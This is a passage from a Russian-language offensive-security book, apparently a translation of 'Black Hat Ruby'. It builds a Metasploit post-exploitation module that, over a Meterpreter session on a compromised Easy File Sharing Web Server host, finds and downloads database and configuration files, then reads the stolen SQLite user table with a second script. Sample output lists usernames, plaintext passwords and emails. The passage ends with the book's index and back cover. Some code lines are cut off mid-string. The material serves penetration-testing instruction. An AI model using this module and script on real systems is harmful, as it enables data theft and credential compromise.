Шаг 2: Добавление информации о модуле Нам нужно добавить информацию в super() метода initialize() модуля.

```
def initialize(info={})
  super(update_info(info,
    'Name'         => 'Easy File Sharing Web Server dump database',
    'Description'  => %q{
      This module is a Post exploitation module for Easy File Sharing Web Serv
      to dump all important files like sqlite(.db) files and configruation fi
    },
    'License'      => MSF_LICENSE,
    'Author'       => [ 'Sabri Hassanyah (@KINGSABRI) <King.Sabri[at]gmail.com
    'Platform'     => [ 'win' ],
    'SessionTypes' => [ 'meterpreter' ]
  ))
end
```

Листинг 17-3.3: easyfilesharing_dump_db.rb — Обновление информации о модуле.

Шаг 3: Регистрация пользовательских входных данных Мы просто хотим убедиться, что у пользователя есть возможность изменить путь установки по умолчанию на случай, если администратор установил приложение в другое место. Итак, мы зарегистрируем datastore с именем FSWS_PATH в методе initialize().

[17] https://www.rubydoc.info/github/rapid7/metasploit-framework/Rex/Post/Meterpreter/Extensions/Stdapi/Fs/File

```
register_options(
  [
    OptString.new('FSWS_PATH', [true, "FSWS Installation Path.", 'C:\EFS Softw
  ])
```

Листинг 17-3.4: easyfilesharing_dump_db.rb — Регистрация пользовательских входных данных.

Шаг 4: Добавление основных функциональностей модуля Я хотел сделать этот модуль привязанным к конкретной ситуации, которая может использоваться только для Meterpreter-сессий на платформах Windows.

Следующий метод заставит пользователя использовать модуль только в сессии meterpreter на платформах Windows.

```
def checks
  case
  when session.platform != "windows"
    print_bad("I Support Windows Only")
    return
  when session.type != "meterpreter"
    print_bad("I Support Meterpreter Sessions Only")
    return
  end
end
```

Листинг 17-3.5: easyfilesharing_dump_db.rb — Добавление функциональности проверки сессии.

Наконец, перейдём к нашей главной функции, run(), где выполняются основные функциональности.

```
def run
  checks

  sep = session.fs.file.separator
  path = datastore['FSWS_PATH'].split(/[\/|\\]/).join(sep)
  print_status("Finding all important files in '#{path}'")
  dbs = session.fs.file.search(path, "*.db", true)
  ini = session.fs.file.search(path, "*.ini", true)

  files = (dbs + ini).collect { |file| [file['path'], file['name']] }
```

```
  print_status("Looting #{files.length} files")
  files.each do |file|
    vprint_status("Downloading #{file[1]}")
    loot_path = store_loot(
      "fsws_#{file[1]}",
      "text/plain",
      session,
      read_file(file.join(sep)),
      file,
      "FSWS #{file[1]} File")
    print_good("Downloaded to: " + loot_path)
  end
end
```

Листинг 17-3.6: easyfilesharing_dump_db.rb — Добавление основной функциональности.

- Метод separator()[18] автоматически определяет разделитель файлов на основе операционной системы (Linux, Unix = /, Windows =). Вслед за этим мы исправляем заданный путь на основе разделителя системы, на случай если пользователю придётся добавить его вручную. Затем мы выполняем поиск всех файлов с расширениями db и ini[19] и собираем файл и его путь из результатов поиска.
- Метод store_loot()[20] сохраняет файлы в каталог ~/msf4/loot/.

Шаг 5: Полный код Теперь мы можем увидеть, как выглядит модуль.

```
require 'msf/core'

class MetasploitModule < Msf::Post
  include Msf::Post::File

  def initialize(info={})
    super(update_info(info,
      'Name'         => 'Easy File Sharing Web Server dump database',
      'Description'  => %q{
```

[18]https://www.rubydoc.info/github/rapid7/metasploit-framework/Rex/Post/Meterpreter/Extensions/Stdapi/Fs/File#separa
class_method

[19]https://www.rubydoc.info/github/rapid7/metasploit-framework/Rex/Post/Meterpreter/Extensions/Stdapi/Fs/File#search
class_method

[20]https://www.rubydoc.info/github/rapid7/metasploit-framework/Msf/Auxiliary/Report#store_loot-
instance_method

```
      This module is a Post exploitation module for Easy File Sharing Web Se
      to dump all important files like sqlite(.db) files and configruation f
    },
    'License'      => MSF_LICENSE,
    'Author'       => [ 'Sabri Hassanyah (@KINGSABRI) <King.Sabri[at]gmail.c
    'Platform'     => [ 'win' ],
    'SessionTypes' => [ 'meterpreter' ]
  ))

  register_options(
    [
      OptString.new('FSWS_PATH', [true, "FSWS Installation Path.", 'C:\EFS S
    ])
end

def checks
  case
  when session.platform != "windows"
    print_bad("I Support Windows Only")
    return
  when session.type != "meterpreter"
    print_bad("I Support Meterpreter Sessions Only")
    return
  end
end

def run
  checks
  sep = session.fs.file.separator
  path = datastore['FSWS_PATH'].split(/[\/|\\]/).join(sep)
  print_status("Finding all important files in '#{path}'")
  dbs = session.fs.file.search(path, "*.db", true)
  ini = session.fs.file.search(path, "*.ini", true)
  files = (dbs + ini).collect { |file| [file['path'], file['name']] }

  print_status("Looting #{files.length} files")
  files.each do |file|
    vprint_status("Downloading #{file[1]}")
    loot_path = store_loot(
```

```
        "fsws_#{file[1]}",
        "text/plain",
        session,
        read_file(file.join(sep)),
        file,
        "FSWS #{file[1]} File")
      print_good("Downloaded to: " + loot_path)
    end
  end
end
```

Листинг 17-3.7: easyfilesharing_dump_db.rb — Полный код.

После эксплуатации сервера с помощью нашего модуля эксплойта и получения сессии meterpreter используйте ваш пост-модуль одним из следующих способов:

Способ №1:

```
run post/multi/gather/easyfilesharing_dump_dbs
```

Способ №2:

```
background

use post/multi/gather/easyfilesharing_dump_dbs
show options
set session 10
run
```

Теперь вы можете читать файлы баз данных, например файл «user.db», используя следующий скрипт:

```
require "sqlite3"

userdb = ARGV[0]
db = SQLite3::Database.open(userdb)

users = db.execute("SELECT id, userid, passwd, email, level FROM sqltable")

users.each do |user|
  puts "#{user[0]}) ".ljust(4) + "#{user[1]} ".ljust(15) + "#{user[2]}".ljust
end
```

Листинг 17-4: read_users.rb — Чтение базы данных SQLite.

Теперь выполните скрипт против файла «user.db»:

```
$ ruby read_users.rb ~/msf4/loot/[user.db]

1) test test123 test@test.com
2) luckjack75 luck123 luckjack@hotmail.com
3) Richard rick11123 richman@myhost.com
8) nets nets132 nets@netscape.com
9) opera opera123 wordsss@ss.com
```

Конец главы 17

Индекс

- ARP, 150, 151, 155
- Array, 42, 44, 45
- Base64, 45, 46, 48, 49, 76, 85, 141, 142, 168
- Burp Suite, 160, 161, 167, 200, 205, 208, 217, 231
- C2, 52, 77, 106, 142, 152, 153, 165
- DNS, 94, 140, 141, 142, 143, 144, 145
- Enumerable, 42
- Enumerator, 190, 191
- ERB, 93, 175, 257
- FTP, 129, 130, 131, 132, 133, 134, 140, 154
- Hash, 64, 73, 77, 78, 79, 96, 160, 161, 164
- HTML, 31, 41, 42, 44, 46, 47, 48, 49
- IPv4, 50, 94, 114, 115, 116, 117, 151
- JSON, 59, 62, 63, 64, 189, 196, 197
- LDAP, 176
- MAC-адрес, 50, 149, 151, 152
- Metasploit, 11, 13, 14, 18, 35, 52, 53, 92, 107
- Meterpreter, 101, 221, 222, 230, 232, 233, 266, 268, 269, 270
- Msf, 11, 20, 35, 105, 106, 107, 108, 112, 222, 223
- Nokogiri, 59, 60, 61, 62, 179, 180, 181, 182
- NTLM, 71, 72, 73, 79, 95, 96, 176
- OpenSSL, 78, 79, 80, 81, 82, 83, 84, 85, 160, 161
- payload, 48, 72, 73, 105, 106, 171, 178, 180, 181, 182
- Process, 88, 99, 100, 104, 105, 107, 108, 109, 110, 111
- Rack, 26, 151, 247
- Rails, 25, 128
- reverse shell, 122, 123
- shellcode, 106, 241, 242, 258, 262, 263
- Sinatra, 128, 178, 184, 185, 186, 187
- SMB, 71, 72, 73, 95, 96, 140, 147
- SOAP, 189, 190, 191, 192, 193, 194, 195
- socket, 57, 99, 114, 116, 117, 118, 119
- String, 26, 37, 39, 41, 42, 44, 45, 46, 47, 66
- TCP, 57, 94, 99, 105, 106, 107, 108, 112, 116
- TFTP, 130, 131, 132, 133, 134, 154, 155
- Thread, 104, 105, 106, 107, 108, 110, 111, 112, 132, 135
- UDP, 116, 117, 133, 141, 142, 154

- WebSocket, 169, 170, 171, 197
- WSDL, 189, 190, 191, 192, 193, 194, 195
- XML, 48, 49, 59, 61, 62, 98, 189, 190, 192
- XSS, 76, 144, 178, 180, 182, 183, 184, 185
- декодирование, 45, 47, 48, 49
- сокет, 43, 57, 114, 116, 117, 118, 119, 120, 123, 146
- фаззер, 11, 15, 235, 236, 237, 239, 245
- фаззинг, 235

Сделано в США
Копелл, Техас
23 декабря 2020
ARG
46985115R00184



"Good hackers use tools for automation, but great hackers build their own. Black Hat Ruby gets you there fast by providing the building blocks required to create effective offensive tools".

— HD Moore, Founder of The Metasploit Project

Black Hat Ruby is an essence of years of experience in offensive security programming using Ruby programming language.

This book is a hands-on practical guide that solves your daily challenges you face during your penetration test and red team engagements. The book is derived by real challenges and driven by code.

In this book you will learn:

- Overcoming the regular yet repetitive tasks
- Creating and manipulating files for social engineering
- Interacting with Windows APIs for memory shellcode injection and DLL injection
- Interacting with Windows services for lateral movement and remote executions using WMI and WinRM
- Offensive network programming and packet crafting
- Offensive web programming, API exploitation, and extending Burp suite capabilities
- Exploit development using Ruby from PoC to Metasploit auxiliary, exploit and post modules
- And much more

ISBN 979-8-6873-1194-6